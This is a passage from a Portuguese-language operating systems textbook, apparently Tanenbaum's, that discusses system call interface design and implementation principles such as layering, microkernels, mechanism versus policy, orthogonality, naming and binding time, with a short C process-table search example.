## 13.2.3 A interface de chamadas de sistema

Se acreditamos na teoria de Corbató sobre o mecanismo mínimo, então o sistema operacional deve fornecer o mínimo possível de chamadas de sistema e cada uma deve ser a mais simples possível (mas não mais simples do que isso). Um paradigma unificador de dados pode desempenhar um papel importante nesse caso. Por exemplo, se arquivos, processos, dispositivos de entrada e saída e muito mais forem vistos como arquivos ou objetos, então todos eles poderão ser lidos com uma única chamada de sistema read. Caso contrário, pode ser necessário separar as chamadas em read\_file, read\_proc e read\_tty, entre outras.

Em alguns casos, as chamadas de sistema podem parecer precisar de diversas variantes, mas é uma prática muitas vezes melhor ter uma chamada que trate o caso geral, com diferentes rotinas de bibliotecas para esconder esse fato dos programadores. Por exemplo, o UNIX tem uma chamada de sistema para sobrepor o espaço de endereçamento virtual de um processo: exec. A chamada mais geral é

exec(name, argp, envp);

que carrega o arquivo executável *name*, dando a ele argumentos apontados por *argp* e as variáveis ambientais apontadas por *envp*. Às vezes, é conveniente listar os argumentos explicitamente e, nesse caso, a biblioteca contém rotinas que são chamadas conforme segue:

execl(name, arg0, arg1, ..., argn, 0); execle(name, arg0, arg1, ..., argn, envp);

Tudo o que esses procedimentos fazem é colocar os argumentos em um vetor e depois chamar exec para realizar o trabalho. Essa organização é a melhor de ambos os mundos: uma chamada de sistema única e direta mantém o sistema operacional simples e ainda oferece ao programador a conveniência de chamar exec de várias maneiras.

Obviamente, a existência de uma chamada para tratar todos os casos possíveis pode facilmente levar à perda do controle. No UNIX, a criação de processos requer duas chamadas: fork, seguida por exec. A primeira não tem parâmetros; a segunda tem três. Em contrapartida, a chamada da API Win32 para a criação de processo — CreateProcess — tem dez parâmetros, um dos quais é um ponteiro para uma estrutura com 18 parâmetros adicionais.

Há muito tempo, alguém deveria ter perguntado se aconteceria algo terrível se deixássemos algum desses parâmetros de fora. A resposta sincera teria sido: "Em alguns casos os programadores podem ter mais trabalho para obter um efeito desejado, mas o resultado líquido teria sido um sistema operacional mais simples, menor e mais confiável". Obviamente, a pessoa que propôs a versão de 10 + 18 parâmetros deve ter argumentado: "Mas os usuários gostam de todas essas características". A contestação pode ter sido de que eles gostam muito mais de sistemas que usam pouca memória e nunca travam. A ponderação entre mais funcionalidade à custa de mais memória é no mínimo visível e pode ter um preço (visto que o preço da memória é conhecido). Entretanto, é difícil estimar o número de travamentos adicionais por ano que vai ocorrer como resultado da adição de alguma característica, bem como se os

usuários fariam a mesma escolha caso soubessem do preço escondido. Esse efeito pode ser resumido na primeira lei de software de Tanenbaum:

A adição de mais código adiciona mais erros.

A adição de mais características adiciona mais código e, assim, adiciona mais erros. Os programadores que acham que a adição de novas características não gera novos erros ou são novatos em computadores ou acreditam que uma fada madrinha está olhando por eles.

A simplicidade não é a única questão que surge no projeto de chamadas de sistema. Uma importante consideração é resumida na frase de Lampson (1984):

Não esconda potencial.

Se o hardware tem um meio extremamente eficiente de fazer algo, isso deve ser exposto aos programadores de uma maneira simples e não enterrado dentro de alguma outra abstração. O propósito das abstrações é esconder as propriedades indesejáveis, e não as desejáveis. Por exemplo, suponha que o hardware tenha uma solução especial para mover grandes mapas de bits na área da tela (isto é, a RAM de vídeo) em alta velocidade. Nesse caso, é justificável implementar uma nova chamada de sistema que dê acesso a esse mecanismo, em vez de simplesmente fornecer mecanismos para ler a RAM de vídeo na memória principal e escrevê-la de volta novamente. A nova chamada deve apenas mover bits e nada mais. Se uma chamada de sistema é rápida, os usuários podem sempre construir interfaces mais convenientes sobre ela. Se ela é lenta, ninguém vai usá-la.

Outra questão de projeto é o emprego de chamadas orientadas à conexão *versus* sem conexão. As chamadas de sistema do UNIX padrão e do Win32, para leitura de um arquivo, são orientadas a conexão. Primeiro você abre um arquivo, depois faz a leitura e finalmente o fecha. Alguns protocolos de acesso a arquivos remotos também são orientados a conexão. Por exemplo, para usar FTP, o usuário obtém primeiro a permissão de acesso à máquina remota, lê os arquivos e depois encerra sua conexão.

Por outro lado, alguns protocolos de acesso a arquivos remotos não são orientados a conexão, como o protocolo da Web (HTTP), por exemplo. Para ler uma página da Web, você simplesmente a solicita; não existe a necessidade de ajuste antecipado (uma conexão TCP  $\acute{e}$  necessária, mas ela  $\acute{e}$  feita em um nível inferior do protocolo; o protocolo HTTP de acesso à Web  $\acute{e}$  sem conexão).

A ponderação principal entre qualquer mecanismo orientado a conexão e outro sem conexão está entre o trabalho adicional necessário para estabelecer o mecanismo (por exemplo, a abertura de um arquivo) e a vantagem de não ter de fazer isso nas (possivelmente muitas) chamadas subsequentes. Para a E/S de um arquivo em uma máquina isolada, em que o custo do estabelecimento da conexão é baixo, provavelmente a forma-padrão (primeiro abre, depois usa) seja a melhor maneira. Para os

sistemas de arquivos remotos, a situação pode ser feita de ambas as maneiras.

Outra questão relacionada à interface de chamadas de sistema é a visibilidade. A lista de chamadas de sistema aceita no POSIX é fácil de encontrar. Todos os sistemas UNIX dão suporte a essas chamadas, bem como um pequeno número de outras tantas, mas a lista completa é sempre pública. Em contrapartida, a Microsoft nunca tornou pública a lista de chamadas de sistema do Windows Vista, Em vez disso, a API Win32 e outras APIs são públicas, mas essas interfaces contêm um grande número de chamadas de biblioteca (mais de dezmil), e somente um pequeno número é de chamadas de sistema verdadeiras. O principal argumento para tornar públicas todas as chamadas de sistema é que isso permite que os programadores saibam o que é barato (funções executadas no espaço do usuário) e o que é caro (chamadas de núcleo). A argumentação para não torná-las públicas é que isso dá aos implementadores a flexibilidade de alterar internamente as chamadas de sistema reais subjacentes para deixá-las melhor, sem destruir os programas do usuário.

## 13.3 Implementação

Esquecendo as interfaces de chamadas de sistema e o usuário, vamos ver como implementar um sistema operacional. Nas próximas oito seções serão examinadas algumas questões conceituais gerais relacionadas a estratégias de implementação. Logo em seguida, conheceremos algumas técnicas de baixo nível que muitas vezes são úteis.

#### 13.3.1 | Estrutura do sistema

Provavelmente, a primeira decisão que os programadores devem tomar é qual será a estrutura do sistema. Examinamos as possibilidades principais na Seção 1.7, mas vamos revisá-las aqui. Um projeto monolítico não estruturado não é realmente uma boa ideia, exceto talvez para um sistema operacional pequeno — digamos, de um refrigerador —, mas ainda assim é questionável.

#### Sistemas em camadas

Uma estratégia razoável que tem sido bem estabelecida ao longo dos anos é um sistema em camadas. O sistema THE de Dijkstra (Tabela 1.3) foi o primeiro sistema operacional em camadas. O UNIX e o Windows Vista também têm uma estrutura em camadas, mas o uso das camadas em ambos é mais uma maneira de tentar descrever o sistema e não um princípio real de projeto usado na construção do sistema.

Para um novo sistema, os projetistas que optarem por esse caminho devem *primeiro* escolher muito cuidadosamente as camadas e definir a funcionalidade de cada uma. A camada inferior sempre deve tentar esconder as características mais específicas do hardware, como o HAL faz na Figura 11.3. Provavelmente, a próxima camada deve tratar interrupções, trocas de contexto e a MMU e, acima

desse nível, o código deve ser, em sua maioria, independente de máquina. E, antes de tudo, projetistas diferentes terão gostos (e tendências) diferentes. Uma possibilidade é projetar a camada 3 para gerenciar threads, incluindo escalonamento e sincronização entre threads, como mostrado na Figura 13.2. A ideia aqui é que, a partir da camada 4, já tenhamos threads apropriados sendo escalonados normalmente e sincronizados mediante um mecanismo--padrão (por exemplo, mutexes).

Na camada 4 podemos encontrar os drivers dos dispositivos, cada um executando como um thread separado, com seu próprio estado, contador de programa, registradores etc., possivelmente (mas não necessariamente) dentro do espaço de endereçamento do núcleo. Esse projeto pode simplificar bastante a estrutura de E/S, pois, quando ocorre uma interrupção, ela pode ser convertida para um unlock sobre um mutex e uma chamada ao escalonador para (potencialmente) escalonar o thread, que estava bloqueado no mutex, que entrou no estado de pronto. O MINIX usa essa tática, mas no UNIX, no Linux e no Windows Vista os tratadores de interrupção executam em um tipo de 'terra de ninguém', em vez de executarem como threads autênticos que podem ser escalonados, suspensos etc. Visto que a maior parte da complexidade de qualquer sistema operacional está na E/S, qualquer técnica para torná-la mais tratável e encapsulada é importante.

Acima da camada 4, poderíamos esperar encontrar a memória virtual, um ou mais sistemas de arquivos e os tratadores de chamadas de sistema. Se a memória virtual está em um nível mais abaixo que os sistemas de arquivos, então a cache de blocos pode ser paginada para o disco, permitindo que o gerenciador de memória virtual determine dinamicamente como a memória real deve ser dividida entre as páginas do usuário e as páginas do núcleo, incluindo a cache. O Windows Vista trabalha assim.

### Exokernel

Enquanto a divisão em camadas tem seus incentivadores entre os projetistas de sistemas, existe também um outro grupo com uma visão precisamente oposta (Engler et al., 1995), com base no argumento ponta a ponta (Saltzer et al., 1984). Esse conceito diz que, se algo tem de ser feito pelo próprio programa do usuário, é dispendioso fazê--lo também em uma camada inferior.

Considere uma aplicação desse princípio no acesso a arquivos remotos. Se um sistema está preocupado com a corrupção de dados em trânsito, ele deve providenciar para que cada arquivo seja verificado contra erros no momento em que ele é escrito e o código de checagem deve ser armazenado com o arquivo. Quando um arquivo é transferido pela rede do disco de origem para o processo destinatário, o código de checagem é transferido também e recalculado no recebimento. Se os dois valores do código não são correspondentes, o arquivo é descartado e transferido novamente.

Essa verificação é mais precisa que o uso de um protocolo de rede confiável, visto que ela também detecta erros de disco, de memória, de software nos roteadores e outros erros além dos de transmissão de bits. O argumento fim a fim diz que o uso de um protocolo de rede confiável não é necessário, uma vez que o ponto final (o processo receptor) tenha informação suficiente para verificar a correção do arquivo. O uso de um protocolo de rede confiável nessa visão se justifica por questões de eficiência — isto é, a detecção e o reparo dos erros de transmissão mais cedo.

O argumento fim a fim pode ser estendido para quase todos os sistemas operacionais. Essa ideia defende que o sistema operacional não deve fazer tudo aquilo que o programa do usuário é capaz de fazer por si próprio. Por exemplo, por que ter um sistema de arquivos? Deixe que o usuário leia e escreva no disco de uma maneira protegida. Obviamente, a maioria dos usuários gosta de ter arquivos, mas o argumento fim a fim diz que o sistema de arquivos deveria ser uma rotina de biblioteca ligada com qualquer programa que precise usar arquivos. Essa prática permite que diferentes programas tenham diferentes sistemas de arquivos. Essa linha de raciocínio diz que o sistema operacional deveria apenas alocar recursos de modo seguro (por

Camada 7	Tratador de chamadas de sistema					
6	Sistema de arquivos 1			Sistema de arquivos m		
5	Memória virtual					
4	Driver 1	Driver 2	***	Driver n		
3	Threads, escalonamento de thread, sincronização de thread					
2	Tratamento de interrupção, chaveamento de contexto, MMU					
1	Esconde o hardware de baixo nível					

■ Figura 13.2 Um possível projeto para um moderno sistema operacional em camadas.

exemplo, a CPU e os discos) entre os usuários concorrentes. O Exokernel é um sistema operacional construído de acordo com o argumento fim a fim (Engler et al., 1995).

#### Sistemas cliente-servidor baseados em micronúcleo

Um meio-termo entre o sistema operacional ter de fazer tudo e não fazer nada é o sistema operacional fazer um pouco. Essa ideia leva ao micronúcleo, em que muitas partes do sistema operacional executam como processos servidores no nível do usuário, como ilustra a Figura 13.3. De todas as ideias, essa é a mais modular e flexível. O máximo da flexibilidade consiste em permitir que cada driver de dispositivo também execute como um processo do usuário, totalmente protegido contra o núcleo e outros drivers, mas a modularidade aumenta mesmo quando os drivers de dispositivos funcionam no modo núcleo.

Quando os drivers estão no núcleo, eles podem acessar os registros de dispositivos de hardware diretamente. Quando não estão, algum mecanismo se faz necessário para oferecer essa facilidade. Se o hardware assim o permitisse, cada processo de driver poderia ter acesso a somente os dispositivos de E/S de que ele necessitasse. Por exemplo, com E/S mapeada na memória, cada processo de driver poderia ter a página para seu dispositivo mapeada na memória, mas nenhuma página de outro dispositivo. Se o espaço de endereçamento da porta de E/S puder ser parcialmente protegido, a parte correta dele poderá ser disponibilizada para cada driver.

Mesmo que nenhuma assistência do hardware esteja disponível, a ideia ainda pode ser posta em prática. Nesse caso, será necessária uma nova chamada de sistema, possível somente para os drivers de dispositivos, fornecendo uma lista de pares (porta, valor). O que o núcleo faz é primeiro verificar se o processo é o proprietário de todas as portas da lista. Em caso afirmativo, ele então copia os valores correspondentes para as portas a fim de inicializar a E/S do dispositivo. Uma chamada similar pode ser usada para ler as portas de E/S de uma maneira protegida.

Essa prática evita que os drivers de dispositivos examinem (e danifiquem) as estruturas de dados do núcleo, o que costuma ser uma boa coisa. Um conjunto análogo de chamadas poderia ser disponibilizado para permitir que os processos de drivers leiam e escrevam em tabelas do nú-

cleo, mas somente de modo controlado e com o consentimento do núcleo.


O principal problema com essa abordagem e com micronúcleo em geral é a perda de desempenho causado por todas as trocas extras de contextos. Entretanto, praticamente todo o trabalho com micronúcleo foi feito há muitos anos, quando as CPUs eram muito mais lentas. Atualmente, são bem poucas as aplicações que usam cada gota da capacidade da CPU e não podem tolerar uma perda mínima de desempenho. Afinal, quando se executa um processador de texto ou navegador da Web, a CPU costuma ficar ociosa durante 95 por cento do tempo. Se um sistema operacional baseado em micronúcleo transformasse um sistema de 3 GHz não confiável em um sistema de 2,5 GHz confiável, provavelmente poucos usuários se queixariam. Afinal, a maioria deles era bem feliz até pouco tempo atrás, quando obtinham de seus computadores a velocidade na época estupenda de 1 GHz.

Vale ressaltar que, embora os micronúcleo não sejam populares em desktops, eles são largamente utilizados em aparelhos celulares, PDAs, sistemas industriais, sistemas embarcados e sistemas militares, nos quais uma alta confiabilidade é essencial.

#### Sistemas extensíveis

Com os sistemas cliente-servidor discutidos anteriormente, a ideia era colocar o máximo possível fora do núcleo. A abordagem oposta é colocar mais módulos no núcleo, mas de uma maneira protegida. A palavra-chave aqui é *protegida*, obviamente. Estudamos alguns mecanismos de proteção na Seção 9.5.6, os quais inicialmente eram destinados à importação de applets pela Internet, mas igualmente aplicáveis na inserção de códigos de terceiros no núcleo. Os mais importantes são a caixa de areia e a assinatura de código, pois a interpretação não é realmente prática para o código do núcleo.

Obviamente, um sistema extensível por si próprio não serve para estruturar um sistema operacional. Contudo, inicializando com um sistema mínimo que possui pouco mais que um mecanismo de proteção e depois adicionando módulos protegidos ao núcleo, um por vez, até que se alcance a funcionalidade desejada, um sistema mínimo pode ser construído para a aplicação em mãos. Desse modo, um



novo sistema operacional pode ser construído sob medida para cada aplicação, por meio da inclusão somente das partes necessárias. O Paramecium é um exemplo de tal sistema (Van Doorn, 2001).

#### Threads do núcleo

Outra questão relevante diz respeito aos threads do sistema, não importando qual modelo de estruturação seja o escolhido. Muitas vezes é conveniente permitir que os threads do núcleo tenham existência independente de qualquer processo do usuário. Esses threads podem executar em segundo plano, escrevendo páginas sujas para o disco, trocando processos entre a memória principal e o disco, e assim por diante. De fato, o núcleo por si próprio pode ser estruturado totalmente com esses threads, de modo que, quando o usuário faz uma chamada de sistema, em vez de o thread do usuário executar em modo núcleo, esse bloqueia e passa o controle para um thread do núcleo, que assume o controle para realizar o trabalho.

Além dos threads do núcleo que estão executando em segundo plano, a maioria dos sistemas operacionais dispara muitos processos servidores (daemon) em segundo plano. Apesar de não fazerem parte do sistema operacional, eles muitas vezes executam atividades do tipo 'do sistema'. Essas atividades podem incluir a obtenção e o envio de e-mails e o atendimento a vários tipos de solicitações de usuários remotos, como FTP e páginas da Web.

## 13.3.2 Mecanismo versus política

Outro princípio que auxilia na coerência arquitetural, mantendo ainda as coisas pequenas e bem estruturadas, é a separação do mecanismo da política. Colocando o mecanismo no sistema operacional e deixando a política para os processos do usuário, o sistema por si próprio pode ser mantido sem modificação, mesmo que exista a necessidade de trocar a política. Ainda que o módulo de política seja mantido no núcleo, ele deve ser isolado do mecanismo, se possível, de modo que as alterações no módulo de política não afetem o módulo de mecanismo.

Para tornar mais clara a separação entre a política e o mecanismo, vamos considerar dois exemplos do mundo real. Como primeiro caso, considere uma grande companhia com um departamento de recursos humanos, encarregado do pagamento dos salários dos empregados. Ele tem computadores, softwares, cheques em branco, acordos com bancos e demais mecanismos para pagar os salários. Contudo, a política — a determinação de quem recebe quanto — é completamente separada e decidida pela gerência. O departamento de recursos humanos simplesmente faz aquilo que é solicitado a fazer.

Como segundo exemplo, imagine um restaurante. Ele tem um mecanismo para servir refeições, incluindo mesas, pratos, garçons, uma cozinha totalmente equipada, acordos com companhias de cartão de crédito e assim por diante. A política é ajustada pelo chefe de cozinha — ou seja, aquilo que está no menu. Se o chefe de cozinha decide que tofu está fora e grandes filés são o máximo, essa nova política pode ser tratada pelo mecanismo existente.

Vamos agora considerar alguns exemplos de sistemas operacionais. Primeiro, o escalonamento de threads. O núcleo pode ter um escalonador de prioridade, com k níveis de prioridades. Como no UNIX e no Windows Vista, o mecanismo é um vetor, indexado pelo nível de prioridade. Cada entrada é a cabeça de uma lista de threads prontos naquele nível de prioridade. O escalonador simplesmente percorre o vetor da maior prioridade para o de menor prioridade, selecionando os primeiros threads que ele encontra. A política é a configuração das prioridades. O sistema pode ter diferentes classes de usuários, cada uma com uma prioridade diferente, por exemplo. Ele ainda pode permitir que os processos do usuário ajustem as prioridades relativas de seus threads. As prioridades podem ser aumentadas após a conclusão de E/S ou diminuídas após o uso de um quantum de tempo. Existem inúmeras outras políticas possíveis, mas a ideia é mostrar a separação entre o estabelecimento da política e a execução dela.

Um segundo exemplo é o da paginação. O mecanismo envolve o gerenciamento de MMU, mantendo listas de páginas ocupadas e páginas livres, e códigos para transferir as páginas entre a memória e o disco. A política decide o que fazer quando ocorre uma falta de página. Ela pode ser local ou global, baseada em LRU ou FIFO ou em algum outro tipo, mas esse algoritmo pode (e deve) ser completamente separado dos mecanismos de gerenciamento real das páginas.

Um terceiro exemplo permite o carregamento de módulos para dentro do núcleo. O mecanismo se preocupa com o modo como eles são inseridos e ligados, quais chamadas são capazes de realizar e quais chamadas podem ser feitas com eles. A política determina quem tem a permissão para carregar um módulo dentro do núcleo e quais são os módulos permitidos. Talvez somente o superusuário possa carregar os módulos, mas pode ser que qualquer usuário possa carregar um módulo que tenha sido assinado de modo digital pela autoridade apropriada.

## 13.3.3 Ortogonalidade

Um bom projeto de sistema consiste em conceitos separados que podem ser combinados independentemente. Por exemplo, em C, existem tipos de dados primitivos que incluem inteiros, caracteres e números em ponto flutuante. Também há mecanismos para combinar tipos de dados, incluindo vetores, estruturas e uniões. Essas ideias combinam de modo independente, permitindo vetores de inteiros, vetores de caracteres, estruturas e membros de união que são números em ponto flutuante etc. De fato, uma vez que um novo tipo de dados é definido, como um vetor de inteiros, ele pode ser usado como se fosse um tipo de dado primitivo — por exemplo, como um membro de uma estrutura ou uma união. A habilidade para combinar conceitos separados independentemente é chamada de **ortogonalidade** — consequência direta dos princípios de simplicidade e completude.

O conceito de ortogonalidade também ocorre em sistemas operacionais de maneira disfarçada. Um exemplo é a chamada de sistema clone do Linux, a qual cria um novo thread. A chamada tem um mapa de bits como parâmetro, que permite que o espaço de endereçamento, o diretório de trabalho, os descritores de arquivos e os sinais sejam compartilhados ou copiados individualmente. Se tudo é copiado, temos um novo processo, o mesmo que fork. Se nada é copiado, um novo thread é criado no processo atual. No entanto, também é possível criar meios intermediários de compartilhamento não permitidos nos sistemas UNIX tradicionais. Separando as várias características e tornando-as ortogonais, torna-se factível um controle mais apurado.

Outro uso da ortogonalidade é a separação do conceito de processo do conceito de thread no Windows Vista. Um processo não passa de um recipiente para recursos. Um thread é uma entidade escalonável. Quando um processo recebe um identificador de outro processo, não interessa quantos threads ele possa ter. Quando um thread é escalonado, não interessa a qual processo ele pertence. Esses conceitos são ortogonais.

Nosso último exemplo de ortogonalidade vem do UNIX. Nele, a criação de processos é feita em dois passos: fork seguido de exec. A criação de um novo espaço de endereçamento e seu carregamento com uma nova imagem na memória são ações separadas, permitindo que outras ações possam ser realizadas entre elas (como a manipulação de descritores de arquivos). No Windows Vista, esses dois passos não podem ser apartados, isto é, os conceitos de criação de um novo espaço de endereçamento e o preenchimento desse espaço não são ortogonais. A sequência do Linux de clone mais exec é ainda mais ortogonal, uma vez que existem mais blocos de construção disponíveis com maior refinamento. Como regra, um pequeno número de elementos ortogonais que possam ser combinados de várias maneiras leva a um sistema pequeno, simples e elegante.

### 13.3.4 Nomeação

Muitas das estruturas de dados de longa duração usadas por um sistema operacional têm algum tipo de nome ou identificador pelos quais elas podem ser referenciadas. Exemplos óbvios são nomes de usuários, de arquivos, de dispositivos, identificadores de processos, e assim por diante. O modo como esses nomes são construídos e gerenciados é uma questão importante no projeto e na implementação do sistema.

Os nomes projetados para pessoas são constituídos de cadeias de caracteres em código ASCII ou Unicode e geralmente são hierárquicos. Os caminhos de diretórios —

/usr/ast/books/mos2/chap-12, por exemplo — são nitidamente hierárquicos, indicando uma série de diretórios que devem ser percorridos a partir do diretório-raiz. Os URLs também são hierárquicos. Por exemplo, <www.cs.vu.nl/~ast/> indica uma máquina específica (www) em um departamento específico (cs) de uma universidade específica (vu) em um país específico (nl). O segmento depois da barra aponta para um arquivo específico na máquina referenciada — nesse caso, por convenção, <www/index.html> no diretório pessoal de ast. Note que os URLs (e os endereços DNS em geral, incluindo endereços de e-mail) são montados 'de trás para a frente', inicializando na base da árvore e subindo, diferentemente dos nomes de arquivos, os quais se inicializam no topo da árvore e descem. Outra maneira de observar isso é verificar se a árvore é escrita a partir do topo inicializando na esquerda e indo para a direita ou iniciando na direita e indo para a esquerda.

Muitas vezes a nomeação é feita em dois níveis: externo e interno. Por exemplo, os arquivos sempre têm nomes como cadeias de caracteres para as pessoas usarem. Além disso, quase sempre existe um nome interno que o sistema usa. No UNIX, o nome real de um arquivo é seu número de i-node; o nome ASCII não é empregado internamente. De fato, ele não é único, visto que um arquivo pode ter várias ligações para ele. O nome interno análogo no Windows Vista é o índice do arquivo na MFT. A função do diretório é fornecer o mapeamento entre o nome externo e o nome interno, como mostra a Figura 13.4.

Em muitos casos (como o exemplo dos nomes de arquivos dado anteriormente), o nome interno é um inteiro sem sinal que serve como um índice para uma tabela do núcleo. Outros exemplos de nomes como índices de tabelas são os descritores de arquivos do UNIX e os manipuladores de objetos do Windows Vista. Note que nenhum desses tem qualquer representação externa: são estritamente para uso do sistema e dos processos em execução. Em geral, é uma boa ideia empregar índices de tabelas para nomes transientes que são perdidos quando o sistema é reinicializado.

Os sistemas operacionais muitas vezes dão suporte a múltiplos espaços de nomes, tanto externos quanto internos. Por exemplo, no Capítulo 11 vimos três espaços de nomes externos suportados pelo Windows Vista: nomes de arquivos, nomes de objetos e nomes de registro (e existe também o espaço de nomes Diretório Ativo, que não foi abordado). Além disso, há inúmeros espaços de nomes internos que empregam inteiros sem sinais — por exemplo, identificadores de objetos, entradas na MFT etc. Embora os nomes nos espaços de nomes externos sejam todos formados por cadeias de caracteres em Unicode, a procura por um nome de arquivo no registro não vai funcionar, assim como também o uso de um índice MFT na tabela de objetos. Em um bom projeto, é necessária uma análise considerável para saber quantos espaços de nomes serão requeridos, qual será a sintaxe de nomes para cada um, como eles serão diferenciados, se existirão nomes relativos e absolutos e assim por diante.




Figura 13.4 Os diretórios são usados para mapear nomes externos em nomes internos.

# 13.3.5 Momento de associação (binding time)

Como vimos, os sistemas operacionais usam vários tipos de nomes para referenciar os objetos. Às vezes o mapeamento entre um nome e um objeto é fixo, mas outras
vezes, não. No segundo caso, pode ser importante saber o
momento em que o nome é ligado ao objeto. Em geral, a
associação antecipada (early binding) é simples, mas não
flexível, ao passo que a associação tardia (late binding) é
mais complicada, embora muitas vezes seja mais flexível.

Para esclarecer o conceito de momento de associação, é interessante observar alguns casos do mundo real. Um exemplo de associação antecipada é a prática de certos colégios de permitir que os pais matriculem seu bebê logo no momento do nascimento e paguem antecipadamente sua educação. Quando o estudante chegar aos 18 anos, as mensalidades estarão totalmente pagas, não importando os valores delas naquele momento.

No processo de fabricação, as peças solicitadas antecipadamente e a manutenção do estoque são exemplos de associação antecipada. Em contraste, o processo de fabricação *just-in-time* requer que os fornecedores sejam capazes de fornecer as peças imediatamente, sem a necessidade de uma solicitação adiantada (um exemplo de associação tardia).

As linguagens de programação muitas vezes permitem múltiplos momentos de associação para as variáveis. O compilador associa as variáveis globais a um endereço virtual específico. Isso exemplifica a associação antecipada. Às variáveis locais a um procedimento é atribuído um endereço virtual (na pilha), no momento em que o procedimento é chamado — trata-se de uma associação intermediária. As variáveis armazenadas dinamicamente na memória (aquelas alocadas por *malloc* em C ou *new* em Java) são associadas a endereços virtuais somente no momento em que são realmente utilizadas. Nesse caso, temos associação tardia.

Os sistemas operacionais com frequência usam a associação antecipada para a maioria das estruturas de dados, mas ocasionalmente empregam a associação tardia por questões de flexibilidade. A alocação de memória é um exemplo disso. Os primeiros sistemas multiprogramados em máquinas que não tinham hardware para a realocação de endereços precisavam carregar um programa em algum endereço de memória, realocando-o para que pudesse ser executado ali. Se o programa fosse levado para o disco, ele teria de ser trazido de volta para o mesmo endereço de memória, senão causaria erros. Em contraste, a memória virtual paginada é uma forma de associação tardia. O endereço físico real correspondente a um dado endereço virtual não é conhecido até que a página seja tocada e trazida de fato para a memória.

Outro exemplo de associação tardia é a colocação de janelas em uma GUI. Ao contrário do que ocorria com os primeiros sistemas gráficos, em que o programador era obrigado a especificar a coordenada absoluta da tela para cada imagem, nas GUIs modernas o software usa coordenadas relativas à origem da janela, que não é determinada até que esta seja colocada na tela, e pode ainda ser trocada posteriormente.

## 13.3.6 Estruturas estáticas versus dinâmicas

Os projetistas de sistemas operacionais são constantemente forçados a escolher entre estruturas de dados estáticas e dinâmicas. As estáticas são sempre mais simples de compreender, mais fáceis de programar e mais rápidas de usar; as dinâmicas, por sua vez, são mais flexíveis. Um exemplo óbvio é a tabela de processos. Os primeiros sistemas simplesmente alocavam um vetor fixo de estruturas por processo. Se a tabela de processos tivesse 256 entradas, então somente 256 processos poderiam existir em um mesmo instante. Uma tentativa de criar o 257º processo causaria uma falha em razão da falta de espaço na tabela. Estratégias similares eram empregadas nas tabelas de arquivos abertos (por usuário e para o sistema todo) e nas muitas outras tabelas do núcleo.

Uma estratégia alternativa é construir a tabela de processos como uma lista encadeada de minitabelas, iniciando com uma única. Se essa tabela saturar, outra será alocada de um conjunto global e encadeada com a primeira. Desse modo, a tabela de processos não ficará cheia, a menos que toda a memória do núcleo seja utilizada.

Por outro lado, o código para pesquisar a tabela torna-se mais complicado. Por exemplo, observe o código para pesquisar uma tabela de processos estática e encontrar um dado PID, *pid*, mostrado na Figura 13.5. É simples e eficiente. Fazer a mesma tarefa usando uma lista encadeada de minitabelas é mais trabalhoso.

As tabelas estáticas são melhores quando existe uma grande quantidade de memória ou quando a utilização das tabelas pode ser estipulada com bastante precisão. Por exemplo, em um sistema monousuário, é improvável que o usuário tente inicializar mais do que 64 processos de uma só vez, e não será um desastre se uma tentativa de inicializar um 65º falhar.

Outra alternativa é usar uma tabela de tamanho fixo, que, quando satura uma nova tabela de tamanho fixo, pode ser alocada, digamos, com o dobro do tamanho. As entradas atuais são, então, copiadas para a nova tabela e a tabela antiga é devolvida para a memória disponível. Desse modo, a tabela é sempre contígua em vez de encadeada. A desvantagem, nesse caso, é a necessidade de algum gerenciamento de memória, e o endereço da tabela é, agora, uma variável em vez de uma constante.

Uma questão similar se aplica às pilhas do núcleo. Quando um thread está executando no modo núcleo ou chaveia para esse modo, ele precisa de uma pilha no espaço do núcleo. Para os threads do usuário, a pilha pode ser inicializada para executar a partir do topo do espaço de endereçamento virtual, de modo que o tamanho necessário não precise ser especificado antecipadamente. Para os threads do núcleo, o tamanho tem de ser especificado antecipadamente, pois a pilha consome algum espaço de endereçamento virtual do núcleo e pode haver muitas pilhas. A questão é: quanto espaço cada thread deve obter? A ponderação, nesse caso, é similar à da tabela de processos.

Outra ponderação estático-dinâmica é o escalonamento de processos. Em alguns sistemas, especialmente os de tempo real, o escalonamento pode ser feito estaticamente de maneira antecipada. Por exemplo, uma linha aérea sabe quais os horários em que seus voos partirão semanas antes

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
    if (p->proc_pid == pid) {
        found = 1;
        break;
    }
}
```

**Figura 13.5** Código para a pesquisa na tabela de processos para um dado PID.

das partidas propriamente ditas. De maneira semelhante, os sistemas multimídia sabem quando escalonar áudio, vídeo e outros processos de modo antecipado. Para uso de propósito geral, essas considerações não prevalecem e o escalonamento deve ser dinâmico.

Ainda uma outra questão estático-dinâmica é a estrutura do núcleo. É muito mais simples quando o núcleo é construído como um único programa binário e carregado na memória para execução. A consequência desse projeto, contudo, é que a adição de novos dispositivos de E/S requer uma religação do núcleo com os novos drivers dos dispositivos. As primeiras versões do UNIX trabalhavam assim, algo totalmente satisfatório em um ambiente de minicomputador quando a adição de novos dispositivos de E/S era uma ocorrência rara. Atualmente, a maioria dos sistemas operacionais permite que um código seja dinamicamente adicionado ao núcleo, com toda a complexidade extra que isso exige.

## 13.3.7 Implementação de cima para baixo versus de baixo para cima

Embora seja melhor projetar o sistema no estilo de cima para baixo, teoricamente ele pode ser implementado tanto no estilo de cima para baixo quanto no de baixo para cima. Em uma implementação de cima para baixo, os implementadores inicializam com os tratadores de chamadas de sistema e observam quais mecanismos e estruturas de dados são necessários para que eles funcionem. Esses procedimentos são escritos e a descida prossegue até que o hardware seja alcançado.

O problema com essa abordagem é que fica difícil testar o sistema todo somente com os procedimentos disponíveis no topo. Por essa razão, muitos desenvolvedores acham mais prático realmente construir o sistema no estilo de baixo para cima. Essa prática exige primeiro a escrita do código que esconde o hardware de baixo nível, essencialmente a HAL na Figura 11.2. O tratamento de interrupção e o driver do relógio também são necessários antecipadamente.

